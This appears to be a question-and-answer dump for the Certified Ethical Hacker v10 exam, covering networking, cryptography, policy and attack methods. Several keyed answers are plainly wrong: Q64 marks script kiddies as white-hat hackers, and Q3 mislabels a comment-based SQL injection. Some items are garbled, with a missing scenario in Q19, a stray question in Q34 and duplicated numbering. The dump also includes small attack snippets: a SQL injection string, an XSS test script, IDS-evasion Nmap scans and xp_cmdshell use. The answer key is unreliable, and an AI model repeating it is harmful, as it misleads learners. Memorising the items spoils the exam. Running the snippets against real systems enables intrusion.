

EC-Council

Exam Questions 312-50v10

Certified Ethical Hacker v10



NEW QUESTION 1

- (Exam Topic 1)

Which of the following antennas is commonly used in communications for a frequency band of 10 MHz to VHF and UHF?

- A. Omnidirectional antenna
- B. Dipole antenna
- C. Yagi antenna
- D. Parabolic grid antenna

Answer: C

NEW QUESTION 2

- (Exam Topic 1)

Vlady works in a fishing company where the majority of the employees have very little understanding of IT let alone IT Security. Several information security issues that Vlady often found includes, employees sharing password, writing his/her password on a post it note and stick it to his/her desk, leaving the computer unlocked, didn't log out from emails or other social media accounts, and etc.

After discussing with his boss, Vlady decided to make some changes to improve the security environment in his company. The first thing that Vlady wanted to do is to make the employees understand the importance of keeping confidential information, such as password, a secret and they should not share it with other persons. Which of the following steps should be the first thing that Vlady should do to make the employees in his company understand to importance of keeping confidential information a secret?

- A. Warning to those who write password on a post it note and put it on his/her desk
- B. Developing a strict information security policy
- C. Information security awareness training
- D. Conducting a one to one discussion with the other employees about the importance of information security

Answer: A

NEW QUESTION 3

- (Exam Topic 1)

If an attacker uses the command `SELECT*FROM user WHERE name = 'x' AND userid IS NULL; --'`; which type of SQL injection attack is the attacker performing?

- A. End of Line Comment
- B. UNION SQL Injection
- C. Illegal/Logically Incorrect Query
- D. Tautology

Answer: D

NEW QUESTION 4

- (Exam Topic 1)

Security Policy is a definition of what it means to be secure for a system, organization or other entity. For Information Technologies, there are sub-policies like Computer Security Policy, Information Protection Policy, Information Security Policy, network Security Policy, Physical Security Policy, Remote Access Policy, and User Account Policy.

What is the main theme of the sub-policies for Information Technologies?

- A. Availability, Non-repudiation, Confidentiality
- B. Authenticity, Integrity, Non-repudiation
- C. Confidentiality, Integrity, Availability
- D. Authenticity, Confidentiality, Integrity

Answer: C

NEW QUESTION 5

- (Exam Topic 1)

Assume a business-crucial web-site of some company that is used to sell handsets to the customers worldwide. All the developed components are reviewed by the security team on a monthly basis. In order to drive business further, the web-site developers decided to add some 3rd party marketing tools on it. The tools are written in JavaScript and can track the customer's activity on the site. These tools are located on the servers of the marketing company.

What is the main security risk associated with this scenario?

- A. External script contents could be maliciously modified without the security team knowledge
- B. External scripts have direct access to the company servers and can steal the data from there
- C. There is no risk at all as the marketing services are trustworthy
- D. External scripts increase the outbound company data traffic which leads greater financial losses

Answer: A

NEW QUESTION 6

- (Exam Topic 1)

Which of the following act requires employer's standard national numbers to identify them on standard transactions?

- A. SOX
- B. HIPAA
- C. DMCA
- D. PCI-DSS

Answer: B

NEW QUESTION 7

- (Exam Topic 1)

Code injection is a form of attack in which a malicious user:

- A. Inserts text into a data field that gets interpreted as code
- B. Gets the server to execute arbitrary code using a buffer overflow
- C. Inserts additional code into the JavaScript running in the browser
- D. Gains access to the codebase on the server and inserts new code

Answer: A

NEW QUESTION 8

- (Exam Topic 1)

Based on the below log, which of the following sentences are true?

Mar 1, 2016, 7:33:28 AM 10.240.250.23 – 54373 10.249.253.15 – 22 tcp_ip

- A. SSH communications are encrypted it's impossible to know who is the client or the server
- B. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server
- C. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server
- D. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the server

Answer: C

NEW QUESTION 9

- (Exam Topic 1)

Which component of IPsec performs protocol-level functions that are required to encrypt and decrypt the packets?

- A. Internet Key Exchange (IKE)
- B. Oakley
- C. IPsec Policy Agent
- D. IPsec driver

Answer: A

NEW QUESTION 10

- (Exam Topic 1)

Which of the following attacks exploits web age vulnerabilities that allow an attacker to force an unsuspecting user's browser to send malicious requests they did not intend?

- A. Command Injection Attacks
- B. File Injection Attack
- C. Cross-Site Request Forgery (CSRF)
- D. Hidden Field Manipulation Attack

Answer: C

NEW QUESTION 10

- (Exam Topic 1)

You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise in order to evade IDS?

- A. nmap -A - Pn
- B. nmap -sP -p-65535-T5
- C. nmap -sT -O -T0
- D. nmap -A --host-timeout 99-T1

Answer: C

NEW QUESTION 11

- (Exam Topic 1)

You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You try to ping the servers and find them to be reachable. Then you type the IP address and then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL. What may be the problem?

- A. Traffic is Blocked on UDP Port 53
- B. Traffic is Blocked on UDP Port 80
- C. Traffic is Blocked on UDP Port 54
- D. Traffic is Blocked on UDP Port 80

Answer: A

NEW QUESTION 12

- (Exam Topic 1)

You are looking for SQL injection vulnerability by sending a special character to web applications. Which of the following is the most useful for quick validation?

- A. Double quotation
- B. Backslash
- C. Semicolon
- D. Single quotation

Answer: D

NEW QUESTION 16

- (Exam Topic 1)

You are working as a Security Analyst in a company XYZ that owns the whole subnet range of 23.0.0.0/8 and 192.168.0.0/8.

While monitoring the data, you find a high number of outbound connections. You see that IP's owned by XYZ (Internal) and private IP's are communicating to a Single Public IP. Therefore, the Internal IP's are sending data to the Public IP.

After further analysis, you find out that this Public IP is a blacklisted IP, and the internal communicating devices are compromised.

What kind of attack does the above scenario depict?

- A. Botnet Attack
- B. Spear Phishing Attack
- C. Advanced Persistent Threats
- D. Rootkit Attack

Answer: A

NEW QUESTION 19

- (Exam Topic 1)

You are monitoring the network of your organizations. You notice that: Which of the following solution will you suggest?

- A. Block the Blacklist IP's @ Firewall
- B. Update the Latest Signatures on your IDS/IPS
- C. Clean the Malware which are trying to Communicate with the External Blacklist IP's
- D. Both B and C

Answer: D

NEW QUESTION 22

- (Exam Topic 1)

Sam is working as a pen-tester in an organization in Houston. He performs penetration testing on IDS in order to find the different ways an attacker uses to evade the IDS. Sam sends a large amount of packets to the target IDS that generates alerts, which enable Sam to hide the real traffic. What type of method is Sam using to evade IDS?

- A. Denial-of-Service
- B. False Positive Generation
- C. Insertion Attack
- D. Obfuscating

Answer: B

NEW QUESTION 27

- (Exam Topic 1)

Identify the web application attack where the attackers exploit vulnerabilities in dynamically generated web pages to inject client-side script into web pages viewed by other users.

- A. SQL injection attack
- B. Cross-Site Scripting (XSS)
- C. LDAP Injection attack
- D. Cross-Site Request Forgery (CSRF)

Answer: B

NEW QUESTION 30

- (Exam Topic 1)

DNS cache snooping is a process of determining if the specified resource address is present in the DNS cache records. It may be useful during the examination of the network to determine what software update resources are used, thus discovering what software is installed.

What command is used to determine if the entry is present in DNS cache?

- A. nslookup -fullrecursive update.antivirus.com
- B. dnsnooping -rt update.antivirus.com
- C. nslookup -norecursive update.antivirus.com
- D. dns --snoop update.antivirus.com

Answer: C

NEW QUESTION 34

- (Exam Topic 1)

What network security concept requires multiple layers of security controls to be placed throughout an IT infrastructure, which improves the security posture of an organization to defend against malicious attacks or potential vulnerabilities?

What kind of Web application vulnerability likely exists in their software?

- A. Host-Based Intrusion Detection System
- B. Security through obscurity
- C. Defense in depth
- D. Network-Based Intrusion Detection System

Answer: C

NEW QUESTION 38

- (Exam Topic 1)

When tuning security alerts, what is the best approach?

- A. Tune to avoid False positives and False Negatives
- B. Rise False positives Rise False Negatives
- C. Decrease the false positives
- D. Decrease False negatives

Answer: A

NEW QUESTION 39

- (Exam Topic 1)

Firewalls are the software or hardware systems that are able to control and monitor the traffic coming in and out the target network based on pre-defined set of rules.

Which of the following types of firewalls can protect against SQL injection attacks?

- A. Data-driven firewall
- B. Stateful firewall
- C. Packet firewall
- D. Web application firewall

Answer: D

NEW QUESTION 42

- (Exam Topic 1)

Which one of the following Google advanced search operators allows an attacker to restrict the results to those websites in the given domain?

- A. [cache:]
- B. [site:]
- C. [inurl:]
- D. [link:]

Answer: B

NEW QUESTION 46

- (Exam Topic 1)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days. Bob denies that he had ever sent a mail. What do you want to ""know"" to prove yourself that it was Bob who had send a mail?

- A. Authentication
- B. Confidentiality
- C. Integrity
- D. Non-Repudiation

Answer: D

NEW QUESTION 47

- (Exam Topic 1)

Which of the following types of jailbreaking allows user-level access but does not allow iboot-level access?

- A. Bootrom Exploit
- B. iBoot Exploit
- C. Sandbox Exploit
- D. Userland Exploit

Answer: D

NEW QUESTION 51

- (Exam Topic 1)

You need a tool that can do network intrusion prevention and intrusion detection, function as a network sniffer, and record network activity, what tool would you most likely select?

- A. Nmap
- B. Cain & Abel
- C. Nessus
- D. Snort

Answer: D

NEW QUESTION 54

- (Exam Topic 1)

Why should the security analyst disable/remove unnecessary ISAPI filters?

- A. To defend against social engineering attacks
- B. To defend against webserver attacks
- C. To defend against jailbreaking
- D. To defend against wireless attacks

Answer: B

NEW QUESTION 55

- (Exam Topic 1)

Which of the following is an adaptive SQL Injection testing technique used to discover coding errors by inputting massive amounts of random data and observing the changes in the output?

- A. Function Testing
- B. Dynamic Testing
- C. Static Testing
- D. Fuzzing Testing

Answer: D

NEW QUESTION 59

- (Exam Topic 1)

Company XYZ has asked you to assess the security of their perimeter email gateway. From your office in New York, you craft a specially formatted email message and send it across the Internet to an employee of Company XYZ. The employee of Company XYZ is aware of your test.

Your email message looks like this: From: jim_miller@companyxyz.com

To: michelle_saunders@companyxyz.com Subject: Test message

Date: 4/3/2017 14:37

The employee of Company XYZ receives your email message. This proves that Company XYZ's email gateway doesn't prevent what?

- A. Email Phishing
- B. Email Masquerading
- C. Email Spoofing
- D. Email Harvesting

Answer: C

NEW QUESTION 64

- (Exam Topic 1)

These hackers have limited or no training and know how to use only basic techniques or tools. What kind of hackers are we talking about?

- A. Black-Hat Hackers A
- B. Script Kiddies
- C. White-Hat Hackers
- D. Gray-Hat Hacker

Answer: C

NEW QUESTION 67

- (Exam Topic 1)

Darius is analysing logs from IDS. He want to understand what have triggered one alert and verify if it's true positive or false positive. Looking at the logs he copy and paste basic details like below:

source IP: 192.168.21.100

source port: 80

destination IP: 192.168.10.23

destination port: 63221

What is the most proper answer.

- A. This is most probably true negative.
- B. This is most probably true positive which triggered on secure communication between client and server.
- C. This is most probably false-positive, because an alert triggered on reversed traffic.
- D. This is most probably false-positive because IDS is monitoring one direction traffic.

Answer: A

NEW QUESTION 69

- (Exam Topic 1)

Cross-site request forgery involves:

- A. A request sent by a malicious user from a browser to a server
- B. Modification of a request by a proxy between client and server
- C. A browser making a request to a server without the user's knowledge
- D. A server making a request to another server without the user's knowledge

Answer: C

NEW QUESTION 73

- (Exam Topic 1)

A hacker named Jack is trying to compromise a bank's computer system. He needs to know the operating system of that computer to launch further attacks. What process would help him?

- A. Banner Grabbing
- B. IDLE/IPID Scanning
- C. SSDP Scanning
- D. UDP Scanning

Answer: A

NEW QUESTION 75

- (Exam Topic 1)

Which Nmap option would you use if you were not concerned about being detected and wanted to perform a very fast scan?

- A. -T0
- B. -T5
- C. -O
- D. -A

Answer: B

NEW QUESTION 76

- (Exam Topic 1)

Bob finished a C programming course and created a small C application to monitor the network traffic and produce alerts when any origin sends "many" IP packets, based on the average number of packets sent by all origins and using some thresholds. In concept, the solution developed by Bob is actually:

- A. Just a network monitoring tool
- B. A signature-based IDS
- C. A hybrid IDS
- D. A behavior-based IDS

Answer: A

NEW QUESTION 79

- (Exam Topic 2)

The use of technologies like IPSec can help guarantee the following: authenticity, integrity, confidentiality and

- A. non-repudiation.
- B. operability.
- C. security.
- D. usability.

Answer: A

NEW QUESTION 81

- (Exam Topic 2)

Which of the following processes evaluates the adherence of an organization to its stated security policy?

- A. Vulnerability assessment
- B. Penetration testing
- C. Risk assessment
- D. Security auditing

Answer: D

NEW QUESTION 84

- (Exam Topic 2)

On a Linux device, which of the following commands will start the Nessus client in the background so that the Nessus server can be configured?

- A. nessus +
- B. nessus *s
- C. nessus &
- D. nessus -d

Answer: C

NEW QUESTION 89

- (Exam Topic 2)

Which property ensures that a hash function will not produce the same hashed value for two different messages?

- A. Collision resistance
- B. Bit length
- C. Key strength
- D. Entropy

Answer: A

NEW QUESTION 93

- (Exam Topic 2)

What are the three types of authentication?

- A. Something you: know, remember, prove
- B. Something you: have, know, are
- C. Something you: show, prove, are
- D. Something you: show, have, prove

Answer: B

NEW QUESTION 97

- (Exam Topic 2)

A tester has been hired to do a web application security test. The tester notices that the site is dynamic and must make use of a back end database.

In order for the tester to see if SQL injection is possible, what is the first character that the tester should use to attempt breaking a valid SQL request?

- A. Semicolon
- B. Single quote
- C. Exclamation mark
- D. Double quote

Answer: B

NEW QUESTION 100

- (Exam Topic 2)

Which of the following techniques will identify if computer files have been changed?

- A. Network sniffing
- B. Permission sets
- C. Integrity checking hashes
- D. Firewall alerts

Answer: C

NEW QUESTION 105

- (Exam Topic 2)

When utilizing technical assessment methods to assess the security posture of a network, which of the following techniques would be most effective in determining whether end-user security training would be beneficial?

- A. Vulnerability scanning
- B. Social engineering
- C. Application security testing
- D. Network sniffing

Answer: B

NEW QUESTION 109

- (Exam Topic 2)

What is a successful method for protecting a router from potential smurf attacks?

- A. Placing the router in broadcast mode
- B. Enabling port forwarding on the router
- C. Installing the router outside of the network's firewall
- D. Disabling the router from accepting broadcast ping messages

Answer: D

NEW QUESTION 112

- (Exam Topic 2)

A developer for a company is tasked with creating a program that will allow customers to update their billing and shipping information. The billing address field used is limited to 50 characters. What pseudo code would the developer use to avoid a buffer overflow attack on the billing address field?

- A. if (billingAddress = 50) {update field} else exit
- B. if (billingAddress != 50) {update field} else exit
- C. if (billingAddress >= 50) {update field} else exit
- D. if (billingAddress <= 50) {update field} else exit

Answer: D

NEW QUESTION 114

- (Exam Topic 2)

Which of the following is a hashing algorithm?

- A. MD5
- B. PGP
- C. DES
- D. ROT13

Answer: A

NEW QUESTION 117

- (Exam Topic 2)

Which protocol and port number might be needed in order to send log messages to a log analysis tool that resides behind a firewall?

- A. UDP 123
- B. UDP 541
- C. UDP 514
- D. UDP 415

Answer: C

NEW QUESTION 120

- (Exam Topic 2)

Low humidity in a data center can cause which of the following problems?

- A. Heat
- B. Corrosion
- C. Static electricity
- D. Airborne contamination

Answer: C

NEW QUESTION 123

- (Exam Topic 2)

What is the main disadvantage of the scripting languages as opposed to compiled programming languages?

- A. Scripting languages are hard to learn.
- B. Scripting languages are not object-oriented.
- C. Scripting languages cannot be used to create graphical user interfaces.
- D. Scripting languages are slower because they require an interpreter to run the code.

Answer: D

NEW QUESTION 127

- (Exam Topic 2)

A hacker, who posed as a heating and air conditioning specialist, was able to install a sniffer program in a switched environment network. Which attack could the hacker use to sniff all of the packets in the network?

- A. Fraggle
- B. MAC Flood
- C. Smurf
- D. Tear Drop

Answer: B

NEW QUESTION 132

- (Exam Topic 2)

A botnet can be managed through which of the following?

- A. IRC
- B. E-Mail
- C. LinkedIn and Facebook
- D. A vulnerable FTP server

Answer: A

NEW QUESTION 136

- (Exam Topic 2)

A Network Administrator was recently promoted to Chief Security Officer at a local university. One of employee's new responsibilities is to manage the implementation of an RFID card access system to a new server room on campus. The server room will house student enrollment information that is securely backed up to an off-site location. During a meeting with an outside consultant, the Chief Security Officer explains that he is concerned that the existing security controls have not been designed properly. Currently, the Network Administrator is responsible for approving and issuing RFID card access to the server room, as well as reviewing the electronic access logs on a weekly basis. Which of the following is an issue with the situation?

- A. Segregation of duties
- B. Undue influence
- C. Lack of experience
- D. Inadequate disaster recovery plan

Answer: A

NEW QUESTION 140

- (Exam Topic 2)

Which set of access control solutions implements two-factor authentication?

- A. USB token and PIN
- B. Fingerprint scanner and retina scanner
- C. Password and PIN
- D. Account and password

Answer: A

NEW QUESTION 145

- (Exam Topic 2)

A consultant is hired to do physical penetration testing at a large financial company. In the first day of his assessment, the consultant goes to the company's building dressed like an electrician and waits in the lobby for an employee to pass through the main access gate, then the consultant follows the employee behind to get into the restricted area. Which type of attack did the consultant perform?

- A. Man trap
- B. Tailgating
- C. Shoulder surfing
- D. Social engineering

Answer: B

NEW QUESTION 146

- (Exam Topic 2)

Which of the following describes the characteristics of a Boot Sector Virus?

- A. Moves the MBR to another location on the RAM and copies itself to the original location of the MBR
- B. Moves the MBR to another location on the hard disk and copies itself to the original location of the MBR
- C. Modifies directory table entries so that directory entries point to the virus code instead of the actual program
- D. Overwrites the original MBR and only executes the new virus code

Answer: B

Explanation:

A boot sector virus is a computer virus that infects a storage device's master boot record (MBR). The virus moves the boot sector to another location on the hard drive.

References: <https://www.techopedia.com/definition/26655/boot-sector-virus>

NEW QUESTION 149

- (Exam Topic 2)

While checking the settings on the internet browser, a technician finds that the proxy server settings have been checked and a computer is trying to use itself as a proxy server. What specific octet within the subnet does the technician see?

- A. 10.10.10.10
- B. 127.0.0.1
- C. 192.168.1.1
- D. 192.168.168.168

Answer: B

NEW QUESTION 153

- (Exam Topic 2)

In the software security development life cycle process, threat modeling occurs in which phase?

- A. Design
- B. Requirements
- C. Verification
- D. Implementation

Answer: A

NEW QUESTION 158

- (Exam Topic 2)

A company has publicly hosted web applications and an internal Intranet protected by a firewall. Which technique will help protect against enumeration?

- A. Reject all invalid email received via SMTP.
- B. Allow full DNS zone transfers.
- C. Remove A records for internal hosts.

D. Enable null session pipes.

Answer: C

NEW QUESTION 160

- (Exam Topic 2)

A company has five different subnets: 192.168.1.0, 192.168.2.0, 192.168.3.0, 192.168.4.0 and 192.168.5.0.

How can NMAP be used to scan these adjacent Class C networks?

- A. NMAP -P 192.168.1-5.
- B. NMAP -P 192.168.0.0/16
- C. NMAP -P 192.168.1.0,2.0,3.0,4.0,5.0
- D. NMAP -P 192.168.1/17

Answer: A

NEW QUESTION 164

- (Exam Topic 2)

In order to show improvement of security over time, what must be developed?

- A. Reports
- B. Testing tools
- C. Metrics
- D. Taxonomy of vulnerabilities

Answer: C

Explanation:

Today, management demands metrics to get a clearer view of security.

Metrics that measure participation, effectiveness, and window of exposure, however, offer information the organization can use to make plans and improve programs.

References:

<http://www.infoworld.com/article/2974642/security/4-security-metrics-that-matter.html>

NEW QUESTION 169

- (Exam Topic 2)

Fingerprinting VPN firewalls is possible with which of the following tools?

- A. Angry IP
- B. Nikto
- C. Ike-scan
- D. Arp-scan

Answer: C

NEW QUESTION 171

- (Exam Topic 2)

A newly discovered flaw in a software application would be considered which kind of security vulnerability?

- A. Input validation flaw
- B. HTTP header injection vulnerability
- C. 0-day vulnerability
- D. Time-to-check to time-to-use flaw

Answer: C

NEW QUESTION 172

- (Exam Topic 2)

What type of OS fingerprinting technique sends specially crafted packets to the remote OS and analyzes the received response?

- A. Passive
- B. Reflective
- C. Active
- D. Distributive

Answer: C

NEW QUESTION 175

- (Exam Topic 2)

Which type of scan measures a person's external features through a digital video camera?

- A. Iris scan
- B. Retinal scan
- C. Facial recognition scan
- D. Signature kinetics scan

Answer:

C

NEW QUESTION 179

- (Exam Topic 2)

How does an operating system protect the passwords used for account logins?

- A. The operating system performs a one-way hash of the passwords.
- B. The operating system stores the passwords in a secret file that users cannot find.
- C. The operating system encrypts the passwords, and decrypts them when needed.
- D. The operating system stores all passwords in a protected segment of non-volatile memory.

Answer: A

NEW QUESTION 180

- (Exam Topic 2)

An NMAP scan of a server shows port 69 is open. What risk could this pose?

- A. Unauthenticated access
- B. Weak SSL version
- C. Cleartext login
- D. Web portal data leak

Answer: A

NEW QUESTION 181

- (Exam Topic 2)

Which command line switch would be used in NMAP to perform operating system detection?

- A. -OS
- B. -sO
- C. -sP
- D. -O

Answer: D

NEW QUESTION 182

- (Exam Topic 2)

Which of the following cryptography attack methods is usually performed without the use of a computer?

- A. Ciphertext-only attack
- B. Chosen key attack
- C. Rubber hose attack
- D. Rainbow table attack

Answer: C

NEW QUESTION 185

- (Exam Topic 2)

During a penetration test, a tester finds a target that is running MS SQL 2000 with default credentials. The tester assumes that the service is running with Local System account. How can this weakness be exploited to access the system?

- A. Using the Metasploit psexec module setting the SA / Admin credential
- B. Invoking the stored procedure xp_shell to spawn a Windows command shell
- C. Invoking the stored procedure cmd_shell to spawn a Windows command shell
- D. Invoking the stored procedure xp_cmdshell to spawn a Windows command shell

Answer: D

NEW QUESTION 190

- (Exam Topic 2)

Passive reconnaissance involves collecting information through which of the following?

- A. Social engineering
- B. Network traffic sniffing
- C. Man in the middle attacks
- D. Publicly accessible sources

Answer: D

NEW QUESTION 192

- (Exam Topic 2)

Which of the following is a detective control?

- A. Smart card authentication
- B. Security policy
- C. Audit trail

D. Continuity of operations plan

Answer: C

NEW QUESTION 193

- (Exam Topic 2)

An engineer is learning to write exploits in C++ and is using the exploit tool Backtrack. The engineer wants to compile the newest C++ exploit and name it calc.exe. Which command would the engineer use to accomplish this?

- A. g++ hackersExploit.cpp -o calc.exe
- B. g++ hackersExploit.py -o calc.exe
- C. g++ -i hackersExploit.pl -o calc.exe
- D. g++ --compile -i hackersExploit.cpp -o calc.exe

Answer: A

NEW QUESTION 197

- (Exam Topic 2)

Which solution can be used to emulate computer services, such as mail and ftp, and to capture information related to logins or actions?

- A. Firewall
- B. Honeypot
- C. Core server
- D. Layer 4 switch

Answer: B

NEW QUESTION 201

- (Exam Topic 2)

During a penetration test, a tester finds that the web application being analyzed is vulnerable to Cross Site Scripting (XSS). Which of the following conditions must be met to exploit this vulnerability?

- A. The web application does not have the secure flag set.
- B. The session cookies do not have the HttpOnly flag set.
- C. The victim user should not have an endpoint security solution.
- D. The victim's browser must have ActiveX technology enabled.

Answer: B

NEW QUESTION 204

- (Exam Topic 2)

A penetration tester is hired to do a risk assessment of a company's DMZ. The rules of engagement states that the penetration test be done from an external IP address with no prior knowledge of the internal IT systems. What kind of test is being performed?

- A. white box
- B. grey box
- C. red box
- D. black box

Answer: D

NEW QUESTION 208

- (Exam Topic 2)

Which of the statements concerning proxy firewalls is correct?

- A. Proxy firewalls increase the speed and functionality of a network.
- B. Firewall proxy servers decentralize all activity for an application.
- C. Proxy firewalls block network packets from passing to and from a protected network.
- D. Computers establish a connection with a proxy firewall which initiates a new network connection for the client.

Answer: D

NEW QUESTION 209

- (Exam Topic 2)

What is the most secure way to mitigate the theft of corporate information from a laptop that was left in a hotel room?

- A. Set a BIOS password.
- B. Encrypt the data on the hard drive.
- C. Use a strong logon password to the operating system.
- D. Back up everything on the laptop and store the backup in a safe place.

Answer: B

NEW QUESTION 211

- (Exam Topic 2)

A security policy will be more accepted by employees if it is consistent and has the support of

- A. coworkers.
- B. executive management.
- C. the security officer.
- D. a supervisor.

Answer: B

NEW QUESTION 215

- (Exam Topic 3)

Which of the following describes a component of Public Key Infrastructure (PKI) where a copy of a private key is stored to provide third-party access and to facilitate recovery operations?

- A. Key registry
- B. Recovery agent
- C. Directory
- D. Key escrow

Answer: D

NEW QUESTION 220

- (Exam Topic 3)

Which of the following guidelines or standards is associated with the credit card industry?

- A. Control Objectives for Information and Related Technology (COBIT)
- B. Sarbanes-Oxley Act (SOX)
- C. Health Insurance Portability and Accountability Act (HIPAA)
- D. Payment Card Industry Data Security Standards (PCI DSS)

Answer: D

NEW QUESTION 223

- (Exam Topic 3)

The fundamental difference between symmetric and asymmetric key cryptographic systems is that symmetric key cryptography uses which of the following?

- A. Multiple keys for non-repudiation of bulk data
- B. Different keys on both ends of the transport medium
- C. Bulk encryption for data transmission over fiber
- D. The same key on each end of the transmission medium

Answer: D

NEW QUESTION 228

- (Exam Topic 3)

How can a policy help improve an employee's security awareness?

- A. By implementing written security procedures, enabling employee security training, and promoting the benefits of security
- B. By using informal networks of communication, establishing secret passing procedures, and immediately terminating employees
- C. By sharing security secrets with employees, enabling employees to share secrets, and establishing a consultative help line
- D. By decreasing an employee's vacation time, addressing ad-hoc employment clauses, and ensuring that managers know employee strengths

Answer: A

NEW QUESTION 232

- (Exam Topic 3)

The Open Web Application Security Project (OWASP) testing methodology addresses the need to secure web applications by providing which one of the following services?

- A. An extensible security framework named COBIT
- B. A list of flaws and how to fix them
- C. Web application patches
- D. A security certification for hardened web applications

Answer: B

NEW QUESTION 236

- (Exam Topic 3)

Which of the following algorithms provides better protection against brute force attacks by using a 160-bit message digest?

- A. MD5
- B. SHA-1
- C. RC4
- D. MD4

Answer: B

NEW QUESTION 237

- (Exam Topic 3)

Which security strategy requires using several, varying methods to protect IT systems against attacks?

- A. Defense in depth
- B. Three-way handshake
- C. Covert channels
- D. Exponential backoff algorithm

Answer: A

NEW QUESTION 242

- (Exam Topic 3)

If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

- A. Hping
- B. Traceroute
- C. TCP ping
- D. Broadcast ping

Answer: A

NEW QUESTION 244

- (Exam Topic 3)

Which of the following descriptions is true about a static NAT?

- A. A static NAT uses a many-to-many mapping.
- B. A static NAT uses a one-to-many mapping.
- C. A static NAT uses a many-to-one mapping.
- D. A static NAT uses a one-to-one mapping.

Answer: D

NEW QUESTION 245

- (Exam Topic 3)

In the OSI model, where does PPTP encryption take place?

- A. Transport layer
- B. Application layer
- C. Data link layer
- D. Network layer

Answer: C

NEW QUESTION 250

- (Exam Topic 3)

While testing the company's web applications, a tester attempts to insert the following test script into the search area on the company's web site:

```
<script>alert(" Testing Testing Testing ")</script>
```

Afterwards, when the tester presses the search button, a pop-up box appears on the screen with the text: "Testing Testing Testing". Which vulnerability has been detected in the web application?

- A. Buffer overflow
- B. Cross-site request forgery
- C. Distributed denial of service
- D. Cross-site scripting

Answer: D

NEW QUESTION 254

- (Exam Topic 3)

A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0/24. Which of the following has occurred?

- A. The gateway is not routing to a public IP address.
- B. The computer is using an invalid IP address.
- C. The gateway and the computer are not on the same network.
- D. The computer is not using a private IP address.

Answer: A

NEW QUESTION 257

- (Exam Topic 3)

Which of the following is optimized for confidential communications, such as bidirectional voice and video?

- A. RC4

- B. RC5
- C. MD4
- D. MD5

Answer: A

NEW QUESTION 262

- (Exam Topic 3)

Employees in a company are no longer able to access Internet web sites on their computers. The network administrator is able to successfully ping IP address of web servers on the Internet and is able to open web sites by using an IP address in place of the URL. The administrator runs the nslookup command for www.eccouncil.org and receives an error message stating there is no response from the server. What should the administrator do next?

- A. Configure the firewall to allow traffic on TCP ports 53 and UDP port 53.
- B. Configure the firewall to allow traffic on TCP ports 80 and UDP port 443.
- C. Configure the firewall to allow traffic on TCP port 53.
- D. Configure the firewall to allow traffic on TCP port 8080.

Answer: A

NEW QUESTION 267

- (Exam Topic 3)

A Certificate Authority (CA) generates a key pair that will be used for encryption and decryption of email. The integrity of the encrypted email is dependent on the security of which of the following?

- A. Public key
- B. Private key
- C. Modulus length
- D. Email server certificate

Answer: B

NEW QUESTION 272

- (Exam Topic 3)

Which of the following network attacks takes advantage of weaknesses in the fragment reassembly functionality of the TCP/IP protocol stack?

- A. Teardrop
- B. SYN flood
- C. Smurf attack
- D. Ping of death

Answer: A

NEW QUESTION 275

- (Exam Topic 3)

An attacker sniffs encrypted traffic from the network and is subsequently able to decrypt it. The attacker can now use which cryptanalytic technique to attempt to discover the encryption key?

- A. Birthday attack
- B. Plaintext attack
- C. Meet in the middle attack
- D. Chosen ciphertext attack

Answer: D

NEW QUESTION 276

- (Exam Topic 3)

An IT security engineer notices that the company's web server is currently being hacked. What should the engineer do next?

- A. Unplug the network connection on the company's web server.
- B. Determine the origin of the attack and launch a counterattack.
- C. Record as much information as possible from the attack.
- D. Perform a system restart on the company's web server.

Answer: C

NEW QUESTION 280

- (Exam Topic 3)

Which statement best describes a server type under an N-tier architecture?

- A. A group of servers at a specific layer
- B. A single server with a specific role
- C. A group of servers with a unique role
- D. A single server at a specific layer

Answer: C

NEW QUESTION 281

- (Exam Topic 3)

Advanced encryption standard is an algorithm used for which of the following?

- A. Data integrity
- B. Key discovery
- C. Bulk data encryption
- D. Key recovery

Answer: C

NEW QUESTION 285

- (Exam Topic 3)

A network security administrator is worried about potential man-in-the-middle attacks when users access a corporate web site from their workstations. Which of the following is the best remediation against this type of attack?

- A. Implementing server-side PKI certificates for all connections
- B. Mandating only client-side PKI certificates for all connections
- C. Requiring client and server PKI certificates for all connections
- D. Requiring strong authentication for all DNS queries

Answer: C

NEW QUESTION 289

- (Exam Topic 3)

Which cipher encrypts the plain text digit (bit or byte) one by one?

- A. Classical cipher
- B. Block cipher
- C. Modern cipher
- D. Stream cipher

Answer: D

NEW QUESTION 291

- (Exam Topic 4)

This international organization regulates billions of transactions daily and provides security guidelines to protect personally identifiable information (PII). These security controls provide a baseline and prevent low-level hackers sometimes known as script kiddies from causing a data breach.

Which of the following organizations is being described?

- A. Payment Card Industry (PCI)
- B. Center for Disease Control (CDC)
- C. Institute of Electrical and Electronics Engineers (IEEE)
- D. International Security Industry Organization (ISIO)

Answer: A

Explanation:

The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle branded credit cards from the major card schemes including Visa, MasterCard, American Express, Discover, and JCB. The PCI DSS standards are very explicit about the requirements for the back end storage and access of PII (personally identifiable information).

References: https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

NEW QUESTION 293

- (Exam Topic 4)

You are performing information gathering for an important penetration test. You have found pdf, doc, and images in your objective. You decide to extract metadata from these files and analyze it.

What tool will help you with the task?

- A. Metagoofil
- B. Armitage
- C. Dmitry
- D. cdpsnarf

Answer: A

Explanation:

Metagoofil is an information gathering tool designed for extracting metadata of public documents (pdf,doc,xls,ppt,docx,pptx,xlsx) belonging to a target company. Metagoofil will perform a search in Google to identify and download the documents to local disk and then will extract the metadata with different libraries like Hachoir, PdfMiner? and others. With the results it will generate a report with usernames, software versions and servers or machine names that will help Penetration testers in the information gathering phase.

References:

<http://www.edge-security.com/metagoofil.php>

NEW QUESTION 294

- (Exam Topic 4)

You've just been hired to perform a pen test on an organization that has been subjected to a large-scale attack. The CIO is concerned with mitigating threats and vulnerabilities to totally eliminate risk.

